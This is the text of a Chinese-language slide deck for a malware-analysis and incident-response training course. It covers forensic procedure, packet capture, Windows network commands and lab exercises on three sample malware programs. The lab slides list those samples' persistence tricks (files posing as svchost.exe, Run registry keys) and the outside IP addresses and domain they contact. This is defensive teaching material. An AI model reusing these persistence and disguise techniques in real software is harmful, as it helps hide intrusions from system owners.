

惡意程式解析訓練課程

敦陽科技資安顧問 楊伯瀚

講師

- 楊伯瀚 (*lucifer.yang@sti.com.tw*)
- 現任: 敦陽科技IT管理技術開發處資安顧問
- 專長
 - ▶ 滲透測試
 - ▶ 網頁應用程式安全
 - ▶ 系統入侵事件分析
 - ▶ 資安事件處理
- 資安認證
 - ▶ CISSP (Certified Information Systems Security Professional)
 - ▶ CEH (Certified Ethical Hacker) /CEI (Instructor)
 - ▶ CHFI(Computer Hacking Forensic Investigation)
 - ▶ Cert/CC Advanced Incident Handling 講師

大綱

- 事故現場作業程序
- 本機網路分析
- 系統活動分析
- 檔案分析
 - ▶ 動態程式查找
 - ▶ 一般的查找方式
 - ▶ 一般的查找工具
 - ▶ 靜態木馬檢查
 - ▶ 木馬防查殺的目標
 - ▶ 進階的躲藏方式
- 其他資安系統記錄
- 植入原因推測
- 問題與流程討論

事故現場作業程序

異常現象回報

● 監控通報

- ▶ 發現不允許的特定連線
- ▶ 發現內部主機在進行掃瞄
- ▶ 資料庫稽核記錄異常
- ▶ 主機或網路無法正常提供服務

● 使用者感覺

- ▶ 螢幕上出現不正常自動操作
- ▶ 網路變慢，開機久且會跳錯誤訊息

● 第三方回報

- ▶ 資料外洩
- ▶ 網站被置換或植入程式
- ▶ 犯罪調查

● 較難感覺到

- ▶ ARP木馬

緊急應變的事故成因

● 惡意攻擊

- ▶ 漏洞入侵(網站伺服器、AP主機)
- ▶ 資料非經授權竊取(資料庫伺服器、AD主機)
- ▶ DoS或DDoS

● 後門、木馬或病毒

- ▶ 人為點擊(電子郵件、網頁瀏覽、偽裝盜版程式/破解軟體社交攻擊)
- ▶ 自動散佈(網芳擴張)
- ▶ 資料遭竄改或刪除
- ▶ 盜竊或勒贖(Ransomware、Sniffer)

● 其他單位通知跳板(Command-and-Control)

事故影響等級

- 不重要的系統中斷
- 重要系統受影響且造成服務品質降低
- 重要系統無法運作
- 影響範圍大或短期間發生頻繁的事故
- C&C或犯罪調查

決定採取步驟

- 依事故成因與影響等級判斷
- 事故回復：先回復運作為主
 - ▶ 決定是否備份事故環境
 - ▶ 將系統回復至前次正常狀態，完全破壞事證
- 事故排除：無法直接還原，須線上排除
 - ▶ 決定是否備份事故環境
 - ▶ 調查事故發生細節
 - ▶ 消滅事故成因，確認系統正常運作，可能破壞事證
- 事故存證：未來具法庭需求，或電腦犯罪等與惡意程式無關時（例如查密帳）
 - ▶ 依證據標準備份事故環境
 - ▶ 決定系統重新上線時間
 - ▶ 使用備份環境的備份調查事故發生細節
 - ▶ 媒體控制
 - ▶ 法庭程序

從哪裏下手？

- 使用者以及管理者

- ▶ 第一手觀察資料

- 系統

- ▶ 系統活動記錄

- ▶ 系統環境

- ▶ 系統檔案，包含入侵殘留物(程序,檔案)


- ▶ 資安系統記錄與備份媒體

- 網路/通訊

- ▶ 網路封包側錄記錄

- ▶ 其他資安系統記錄

作業流程概觀



作業流程概觀

環境狀態歷程表

時間	目標物件	位置	關係人	處理員	描述


注意*：記得要先對時

注意***：各種資料來源的時區與時間格式都不同


數位證據

- 利用特定技術，將事發現場所蒐集的各種資料加以分析並找出可以被法庭(律)採納的證據。
- CSIRT專門負責調查和處理數位證據，其主要工作包括：
 - ▶ 蒐集證據 (Collect)
 - ▶ 檢驗和分析證據 (Identify and Analyze)
 - ▶ 保存證據 (Preserve)

國際上鑑識流程範例



犯罪證據蒐證步驟



數位鑑識調查參考資料


- 計畫名稱:數位鑑識標準作業程序之實務及方法研究 -賴溪松教授

- 參考資料來源

- ▶ <http://ir.lib.ksu.edu.tw/bitstream/987654321/3486/1/%E6%95%B8%E4%BD%8D%E9%91%91%E8%AD%98%E6%A8%99%E6%BA%96%E4%BD%9C%E6%A5%AD%E7%A8%8B%E5%BA%8F%E4%B9%8B%E5%AF%A6%E5%8B%99%E5%8F%8A%E6%96%B9%E6%B3%95%E7%A0%94%E7%A9%B6+%E6%9C%9F%E6%9C%AB%E5%A0%B1%E5%91%8A.ppt>


網路活動分析

流程



封包側錄(不建議於本機安裝)

● WireShark(tcpdump)



● SNORT(IDS)

● KISMET(無線)

封包分析

- 相關網路設備記錄
 - ▶ 封包側錄儀(最好由旁路側錄)
 - ▶ 防火牆(L7較佳，能夠記錄Application)
 - ▶ IPS
 - ▶ WAF
- 適用於事件還在發生中，對於舊有事故通常沒有存下完整記錄，難以追查
- 運氣好可透過封包分析完整記錄到攻擊、感染、遠遙過程，以及得知攻擊者身份
- Network Discover
 - ▶ 類似安全稽核，不建議由網路發起主動探尋

商用網路鑑識工具

● 封包分析(Sniffer)

- ▶ NetWitness
- ▶ NIKSUN NetDetector
- ▶ Sandstorm NetIntercept

● 流量分析

- ▶ ntop
- ▶ MRTG/PRTG、Cacti
- ▶ IDS/IPS
- ▶ Flow based monitor
- ▶ Database Auditing

Sniffer分析目標

- HTTP Attack
- SSL Attack
- FTP from Intranet
- SMTP from Intranet
- SQL Query
- Non-http traffic on 80/443 port

本機網路活動觀察

- ipconfig
- 本機連線狀態
 - ▶ netstat -nba
 - ▶ Tcpview / TCPLogView
 - ▶ Currports
 - ▶ fport
- 網路芳鄰活動
 - ▶ net share ↔ net session ↔ openfiles
 - ▶ net use

內建指令net家族

- net localgroup
- net group(網域控制站)
- net share
- net start
- net session
- net use
- net view
- net user

後門連線分析練習

- 程式佔用埠號
- 當前連線狀態
- 網路分享
- 緊急中斷網路分享
- 原始封包側錄

參考資料

- Computer Forensics: Investigating Network Intrusions and Cyber Crime



練習

- Snapshot當前乾淨的VM
- 檢查以下程式的網路狀態
 - ▶ setop.exe
 - ▶ appmgmt.exe
 - ▶ biapple.exe
- 檢查目的
 - ▶ 程式佔用埠號
 - ▶ 當前連線狀態
 - ▶ 網路分享

setop.exe

- 檔案：

- ▶ C:\WINNT\svchost.exe

- 機碼值：

- ▶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\System

- 網路活動：

- ▶ 試圖連到140.136.71.81:52(140.136.25.2:52)

- ▶ Whois資訊：輔仁大學

appmgmt.exe

● 網路活動：

- ▶ DNS查詢stockfound.com
- ▶ 連往216.57.210.200:80
- ▶ whois資訊：美國(原本位於湖北省)

biapple.exe

● 檔案：

- ▶ C:\WINNT\svchost.exe
- ▶ C:\WINNT\system32\msextapi.dll
- ▶ C:\WINNT\system32\msrascfg.ini

